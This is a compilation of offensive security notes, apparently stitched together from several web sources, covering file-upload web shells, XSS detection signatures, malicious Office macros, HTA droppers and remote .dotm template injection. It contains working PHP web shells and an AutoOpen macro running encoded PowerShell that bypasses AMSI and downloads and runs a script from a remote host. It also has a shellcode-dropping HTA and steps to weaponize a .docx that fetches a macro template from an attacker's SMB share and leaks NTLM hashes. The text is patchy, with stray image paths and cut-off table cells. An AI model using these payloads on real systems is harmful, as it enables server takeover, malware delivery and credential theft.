File upload vulnerabilities

In this section, you'll learn how simple file upload functions can be used as a powerful vector for a number of high-severity attacks. We'll show you how to bypass common defense mechanisms in order to upload a web shell, enabling you to take full control of a vulnerable web server. Given how common file upload functions are, knowing how to test them properly is essential knowledge.


POST /images HTTP/1.1
exploit.php
<?php echo system('id'); ?>
GET /images/exploit.php HTTP/1.1
Server
HTTP/1.1 200 OK
File uploaded: exploit php
HTTP/1.1 200 OK
uid=0(root) gid=0(root) groups=0(root)

Labs
If you're already familiar with the basic concepts behind file upload vulnerabilities and just want to get practicing, you can access all of the labs in this topic from the link below.

View all file upload labs

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

What is the impact of file upload vulnerabilities?

The impact of file upload vulnerabilities generally depends on two key factors:

- Which aspect of the file the website fails to validate properly, whether that be its size, type, contents, and so on.
- What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code. In this case, an attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.

If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name. If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.

Failing to make sure that the size of the file falls within expected thresholds could also enable a form of denial-of-service (DoS) attack, whereby the attacker fills the available disk space.

How do file upload vulnerabilities arise?

Given the fairly obvious dangers, it's rare for websites in the wild to have no restrictions whatsoever on which files users are allowed to upload. More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

For example, they may attempt to blacklist dangerous file types, but fail to account for parsing discrepancies when checking the file extensions. As with any blacklist, it's also easy to accidentally omit more obscure file types that may still be dangerous.

In other cases, the website may attempt to check the file type by verifying properties that can be easily manipulated by an attacker using tools like Burp Proxy or Repeater.

Ultimately, even robust validation measures may be applied inconsistently across the network of hosts and directories that form the website, resulting in discrepancies that can be exploited.

Later in this topic, we'll teach you how to exploit a number of these flaws to upload a web shell for remote code execution. We've even created some interactive, deliberately vulnerable labs so that you can practice what you've learned against some realistic targets.

How do web servers handle requests for static files?

Before we look at how to exploit file upload vulnerabilities, it's important that you have a basic understanding of how servers handle requests for static files.

Historically, websites consisted almost entirely of static files that would be served to users when requested. As a result, the path of each request could be mapped 1:1 with the hierarchy of directories and files on the server's filesystem. Nowadays, websites are increasingly dynamic and the path of a request often has no direct relationship to the filesystem at all. Nevertheless, web servers still deal with requests for some static files, including stylesheets, images, and so on.

The process for handling these static files is still largely the same. At some point, the server parses the path in the request to identify the file extension. It then uses this to determine the type of the file being requested, typically by comparing it to a list of preconfigured mappings between extensions and MIME types. What happens next depends on the file type and the server's configuration.

- If this file type is non-executable, such as an image or a static HTML page, the server may just send the file's contents to the client in an HTTP response.
- If the file type is executable, such as a PHP file, **and** the server is configured to execute files of this type, it will assign variables based on the headers and parameters in the HTTP request before running the script. The resulting output may then be sent to the client in an HTTP response.
- If the file type is executable, but the server **is not** configured to execute files of this type, it will generally respond with an error. However, in some cases, the contents of the file may still be served to the client as plain text. Such misconfigurations can occasionally be exploited to leak source code and other sensitive information. You can see an example of this in our information disclosure learning materials.

Tip
The `Content-Type` response header may provide clues as to what kind of file the server thinks it has served. If this header hasn't been explicitly set by the application code, it normally contains the result of the file extension/MIME type mapping.

Now that you're familiar with the key concepts, let's look at how you can potentially exploit these kinds of vulnerabilities.

Exploiting unrestricted file uploads to deploy a web shell

From a security perspective, the worst possible scenario is when a website allows you to upload server-side scripts, such as PHP, Java, or Python files, and is also configured to execute them as code. This makes it trivial to create your own web shell on the server.

Web shell
A web shell is a malicious script that enables an attacker to execute arbitrary commands on a remote web server simply by sending HTTP requests to the right endpoint.

If you're able to successfully upload a web shell, you effectively have full control over the server. This means you can read and write arbitrary files, exfiltrate sensitive data, even use the server to pivot attacks against both internal infrastructure and other servers outside the network. For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

LAB

APPRENTICE**Remote code execution via web shell upload**

A more versatile web shell may look something like this:

```
<?php echo system($_GET['command']); ?>
```

This script enables you to pass an arbitrary system command via a query parameter as follows:

```
GET /example/exploit.php?command=id HTTP/1.1
```

Exploiting flawed validation of file uploads

In the wild, it's unlikely that you'll find a website that has no protection whatsoever against file upload attacks like we saw in the previous lab. But just because defenses are in place, that doesn't mean that they're robust.

In this section, we'll look at some ways that web servers attempt to validate and sanitize file uploads, as well as how you can exploit flaws in these mechanisms to obtain a web shell for remote code execution.

Flawed file type validation

When submitting HTML forms, the browser typically sends the provided data in a `POST` request with the content type `application/x-www-form-url-encoded`. This is fine for sending simple text like your name, address, and so on, but is not suitable for sending large amounts of binary data, such as an entire image file or a PDF document. In this case, the content type `multipart/form-data` is the preferred approach.

Consider a form containing fields for uploading an image, providing a description of it, and entering your username. Submitting such a form might result in a request that looks something like this:

```
POST /images HTTP/1.1
```

```
Host: normal-website.com
```

```
Content-Length: 12345
```

```
Content-Type: multipart/form-data; boundary=-------------
--------------012345678901234567890123456

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="image";
filename="example.jpg"
Content-Type: image/jpeg

[...binary content of example.jpg...]

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="description"

This is an interesting description of my image.

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="username"

wiener
---------------------------012345678901234567890123456--
```

As you can see, the message body is split into separate parts for each of the form's inputs. Each part contains a `Content-Disposition` header, which provides some basic information about the input field it relates to. These individual parts may also contain their own Content-Type header, which tells the server the MIME type of the data that was submitted using this input.

One way that websites may attempt to validate file uploads is to check that this input-specific Content-Type header matches an expected MIME type. If the server is only expecting image files, for example, it may only allow types like image/jpeg and image/png. Problems can arise when the value of this header is implicitly trusted by the server. If no further validation is performed to check whether the contents of the file actually match the supposed MIME type, this defense can be easily bypassed using tools like Burp Repeater.

https://portswigger.net/web-security/file-upload

Windows Client Side Attacks

Client-side attacks exploit the trust relationship between a user and the websites they visit.

Types of client-side attacks

The following types of attacks are considered client-side attacks:

Attack type	Attack description
Content Spoofing	Tricks a user into believing that certain content that appears on a website is legitimate and not from an external sourc
Cross-site Scripting (XSS)	Allows an attacker to execute scripts in the victim's web browser. This attack is used to intercept user sessions, deface content, conduct phishing attacks, and take over the user's browser by using scripting malware. All web application frameworks are vulnerable to this exploit. The exploit typically uses HTML or JavaScript, language, including VBScript, ActiveX, Java™, or Flash, supported by the victim's browser is a potential target The types of Cross-site Scripting attacks include: • Non-persistent: Requires a user to visit a specially crafted link that contains malicious code. When the the code that is embedded in the URL is executed within the user's web browser. • Persistent: Inflicts malicious code on a website where it is stored. Typical targets of persistent cross-s attacker include message board posts, web mail messages, and web chat software.

Table 1. Client-side attacks

Signatures triggered by this attack

The signatures that are triggered by client-side attacks include:

Signature name	Description	More information
Cross_Site_Scripting	Detects known forms of the <SCRIPT> tag in URL or CGI data.	IBM® X-Force®: HTTP cross-

Signature name	Description	More information
	This signature replaces HTTP_GETargscript, HTTP_POST_Script, and HTTP_Cross_Site_Scripting events.	site scripting attempt detected
HTTP_Apache_Expect_XSS	Detects a specially crafted Expect header that might be used to embed a malicious script and be executed in the victim's web browser.	IBM X-Force: Apache and IBM HTTP Server Expect header cross-site scripting CVE-2006-3918
HTTP_Apache_OnError_XSS	Detects cross-site scripting attempts to older versions of Apache web servers. In such cases, the Apache ONERROR/404 redirect must be enabled and specially configured for the cross-site scripting attempt to work.	IBM X-Force: Apache HTTP Server Host: header cross-site scripting CVE-2002-0840
HTTP_Cross_Site_Scripting	Detects HTTP URLs that contain the strings `<script>` or `</script>`.	IBM X-Force: Microsoft IIS Cross-Site Scripting CVE-2000-1104 CVE-2005-2379 CVE-2006-0032
HTTP_GETargscript	Detects an HTTP GET request that contains JavaScript code. Because of the unusual nature of this exploit, this signature cannot report the true intruder. During this exploit, the victim communicates with an HTTP server that the intruder uses. However, this HTTP server is a """means to an	IBM X-Force: Microsoft Internet Explorer 5.5 index.dat file can be used to remotely execute code CVE-2007-1499

Signature name	Description	More information
	end""" and plays no role in the actual attack. The damage is done when Internet Explorer saves the JavaScript in its cache (index.dat) while it is processing the request. The real intruder is likely indicated by other events reported corresponding with this one.	
HTTP_Html_In_Ref	Detects an HTTP REFERER field that contains HTML tags, which might indicate a cross-site scripting attack.	IBM X-Force: HTTP Referer Header tag detected
HTTP_HTML_Tag_Injection	Detects known HTML tag injection attacks and probing activity. This signature does not necessarily indicate an attack, however, many scripting attacks are used with various HTML tags that this signature triggers on, such as TABLE, TD, or META.	IBM X-Force: HTTP HTML tag injection attempt detected
HTTP_IFRAME_Tag_Injection	Detects an HTML <IFRAME> tag injection attempt. This signature does not necessarily indicate an attack, however, many successful scripting and browser hijacking attacks are used with IFRAME tag injections.	IBM X-Force: HTTP IFRAME tag injection attempt detected
HTTP_MCMS_CrossSiteScripting	Detects a specially crafted HTTP URL that can cause a client-side script to be injected into the user's browser.	IBM X-Force: Microsoft Content Management Server (MCMS) HTTP request cross-site scripting CVE-2007-0939

Signature name	Description	More information
HTTP_MSIS_Script	Checks argument data for cross-site scripting in the Microsoft Indexing Services.	IBM X-Force: Microsoft IIS .htw cross scripting CVE-2000-0942
HTTP_Nfuse_Script	Checks for a specially crafted URL containing `launch.asp` or `launch.jsp`.	IBM X-Force: Citrix NFuse launch.* cross-site scripting CVE-2002-0504
HTTP_POST_Script	Detects if an HTTP POST command contains a `<script>` tag.	IBM X-Force: HTTP POST contains malicious script
HTTP_Share_Point_XSS	Detects a URL that ends in `.aspx`, followed by the string `/""");}`.	IBM X-Force: Microsoft SharePoint Server default.aspx PATH_INFO cross-site scripting CVE-2007-2581

Table 2. Client-side attack signatures

Phishing

Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

Adversaries may send victims emails containing malicious attachments or links, typically to execute malicious code on victim systems. Phishing may also be conducted via third-party services, like social media platforms. Phishing may also involve social engineering techniques, such as posing as a trusted source.

Office Documents

Microsoft Word performs file data validation before opening a file. Data validation is performed in the form of data structure identification, against the OfficeOpenXML standard. If any error occurs during the data structure identification, the file being analysed will not be opened.

Usually, Word files containing macros use the `.docm` extension. However, it's possible to rename the file by changing the file extension and still keep their macro executing capabilities. For example, an RTF file does not support macros, by design, but a DOCM file renamed to RTF will be handled by Microsoft Word and will be capable of macro execution. The same internals and mechanisms apply to all software of the Microsoft Office Suite (Excel, PowerPoint etc.).


You can use the following command to check which extensions are going to be executed by some Office programs:

```
assoc | findstr /i "word excel powerp"
```

DOCX files referencing a remote template (File –Options –Add-ins –Manage: Templates –Go) that includes macros can “execute” macros as well.

External Image Load

Go to: *Insert --> Quick Parts --> Field* ***Categories****: Links and References,* ***Filed names****: includePicture, and* ***Filename or URL****:* http://<ip>/whatever



Categories: Links and References

Field names: IncludePicture

Filename or URL: http://10.10.14.44

Macros Backdoor

It's possible to use macros to run arbitrary code from the document.

Autoload functions

The more common they are, the more probable the AV will detect them.

- AutoOpen()
- Document_Open()

Macros Code Examples

```
Sub AutoOpen()

CreateObject("WScript.Shell").Exec ("powershell.exe -nop -Windowstyle hidden -ep bypass -
enc
JABhACAAPQAgACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1A
HQAbwBtAGEAdABpAG8AbgAuAEEAJwA7ACQAYgAgAD0AIAAnAG0AcwAnADsAJAB1ACAAPQA
gACcAVQB0AGkAbABzACcACgAkAGEAcwBzAGUAbQBiAGwAeQAgAD0AIABbAFIAZQBmAF0ALg
BBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAKAAnAHsAMAB9AHsAMQB9AGk
AewAyAH0AJwAgAC0AZgAgACQAYQAsACQAYgAsACQAdQApACkAOwAKACQAZgBpAGUAbABk
ACAAPQAgACQAYQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQARgBpAGUAbABkACgAKAAnAGEAe
wAwAH0AaQBJAG4AaQB0AEYAYQBpAGwAZQBkACcAIAAtAGYAIAAkAGIAKQAsACcATgBvAG4A
UAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkAOwAKACQAZgBpAGUAbABkAC4AUwBl
AHQAVgBhAGwAdQBlACgAJABuAHUAbABsACwAJAB0AHIAdQBlACkAOwAKAEkARQBYACgATgB
lAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAb
wB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuAD
EANgA4AC4AMQAwAC4AMQAxAC8AaQBwAHMALgBwAHMAMQAnACkACgA=")

End Sub

Sub AutoOpen()

Dim Shell As Object

Set Shell = CreateObject("wscript.shell")

Shell.Run "calc"

End Sub

Dim author As String

author = oWB.BuiltinDocumentProperties("Author")

With objWshell1.Exec("powershell.exe -nop -Windowsstyle hidden -Command-")

.StdIn.WriteLine author

.StdIn.WriteBlackLines 1

Dim proc As Object

Set proc = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")

proc.Create "powershell <beacon line generated>
```

Manually remove metadata

Fo to **File > Info > Inspect Document > Inspect Document**, which will bring up the Document Inspector. Click **Inspect** and then **Remove All** next to **Document Properties and Personal Information**.

Doc Extension

When finished, select **Save as type** dropdown, change the format from `.docx` to **Word 97-2003** `.doc`. Do this because you **can't save macro's inside a** `.docx` and there's a **stigma around** the macro-enabled `.docm` extension (e.g. the thumbnail icon has a huge `!` and some web/email gateway block them entirely). Therefore, this **legacy** `.doc` **extension is the best compromise**.

Malicious Macros Generators

- MacOS
  - [macphish]
  - [Mythic Macro Generator]

HTA Files

An HTA is a proprietary Windows program whose **source code consists of HTML and one or more scripting languages** supported by Internet Explorer (VBScript and JScript). HTML is used to generate the user interface and the scripting language for the program logic. An **HTA**

executes without the constraints of the browser's security model, so it executes as a "fully trusted" application.

An HTA is executed using **`mshta.exe`**, which is typically **installed** along with **Internet Explorer**, making **`mshta`** **dependant on IE**. So if it has been uninstalled, HTAs will be unable to execute.

```
<--! Basic HTA Execution -->
<html>
<head>
<title>Hello World</title>
</head>
<body>
<h2>Hello World</h2>
<p>This is an HTA...</p>
</body>
<script language="VBScript">
Function Pwn()
Set shell = CreateObject("wscript.Shell")
shell.run "calc"
End Function
Pwn
</script>
</html>
```

```
<--! Cobal Strike generated HTA without shellcode -->
<script language="VBScript">
Function var_func()
var_shellcode = "<shellcode>"
Dim var_obj
Set var_obj = CreateObject("Scripting.FileSystemObject")
Dim var_stream
Dim var_tempdir
Dim var_tempexe
Dim var_basedir
Set var_tempdir = var_obj.GetSpecialFolder(2)
```

```
var_basedir = var_tempdir & "\" & var_obj.GetTempName()

var_obj.CreateFolder(var_basedir)

var_tempexe = var_basedir & "\" & "evil.exe"

Set var_stream = var_obj.CreateTextFile(var_tempexe, true , false)

For i = 1 to Len(var_shellcode) Step 2

var_stream.Write Chr(CLng("&H" & Mid(var_shellcode,i,2)))

Next

var_stream.Close

Dim var_shell

Set var_shell = CreateObject("Wscript.Shell")

var_shell.run var_tempexe, 0, true

var_obj.DeleteFile(var_tempexe)

var_obj.DeleteFolder(var_basedir)

End Function

var_func

self.close

</script>
```

Forcing NTLM Authentication

There are several ways to **force NTLM authentication "remotely"**, for example, you could add **invisible images** to emails or HTML that the user will access (even HTTP MitM?). Or send the victim the **address of files** that will **trigger** an **authentication** just for **opening the folder.**

https://book.hacktricks.xyz/generic-methodologies-and-resources/phishing-methodology/phishing-documents

Inject Macros from a Remote Dotm Template

This lab shows how it is possible to add a macros payload to a docx file indirectly, which has a good chance of evading some AVs/EDRs.

This technique works in the following way:

1. 1.

A malicious macro is saved in a Word template .dotm file

2. 2.

Benign .docx file is created based on one of the default MS Word Document templates

3. 3.

Document from step 2 is saved as .docx

4. 4.

Document from step 3 is renamed to .zip

5. 5.

Document from step 4 gets unzipped

6. 6.

.\word_rels\settings.xml.rels contains a reference to the template file. That reference gets replaced with a refernce to our malicious macro created in step 1. File can be hosted on a web server (http) or webdav (smb).

7. 7.

File gets zipped back up again and renamed to .docx

8. 8.


Done

Weaponization

Alt+F8 to enter Dev mode where we can edit Macros, select `ThisDocument` and paste in:


Doc3.dotm

```
Sub Document_Open()


Set objShell = CreateObject("Wscript.Shell")

objShell.Run "calc"


End Sub
```




```
Sub Document_Open()

Set objShell = CreateObject("Wscript.Shell")
objShell.Run "calc"

End Sub
```

Create a benign .docx file based on one of the provided templates and save it as .docx:



Rename legit.docx to legit.zip:


uter ▸ Local Disk (C:) ▸ experiments ▸ macros ▸ template-injection
Share with
Print
New folder


Name	Date modified	Type
Doc3.dotm	3/18/2019 10:18 PM	Microsoft Wo
legit.zip	3/18/2019 10:24 PM	Microsoft Wo

Unzip the archive and edit `word_rels\settings.xml.rels`:

```
word_rels\settings.xml.rels
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships
"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relatio
nships/attachedTemplate"
Target="file:///C:\Users\mantvydas\AppData\Roaming\Microsoft\Templa
tes\Polished%20resume,%20designed%20by%20MOO.dotx"
TargetMode="External"/></Relationships>
```


Note it has the target template specified here:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file:///C:\Users\mantvydas\AppData\Roaming\Microsoft\Templates\Polished%20resume,%20designed%20by%20MOO.dotx"
TargetMode="External"/></Relationships>
```

Upload the template created previously `Doc3.dot` to an SMB server (note that the file could be hosted on a web server also!).

Update word_rels\settings.xml.rels to point to Doc3.dotm:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="\\10.0.0.6\c$\templates\Doc3.dotm" TargetMode="External"/></Relationships>
```

Zip all the files of `legit` archive and name it back to .docx - we now have a weaponized document:

https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office/inject-macros-from-a-remote-dotm-template-docx-with-macros


> Note that this technique could be used to steal NetNTLMv2 hashes since the target system is connecting to the attacking system - a responder can be listening there.

T1173: Phishing - DDE

Dynamic Data Exchange code - executing code in Microsoft Office documents.

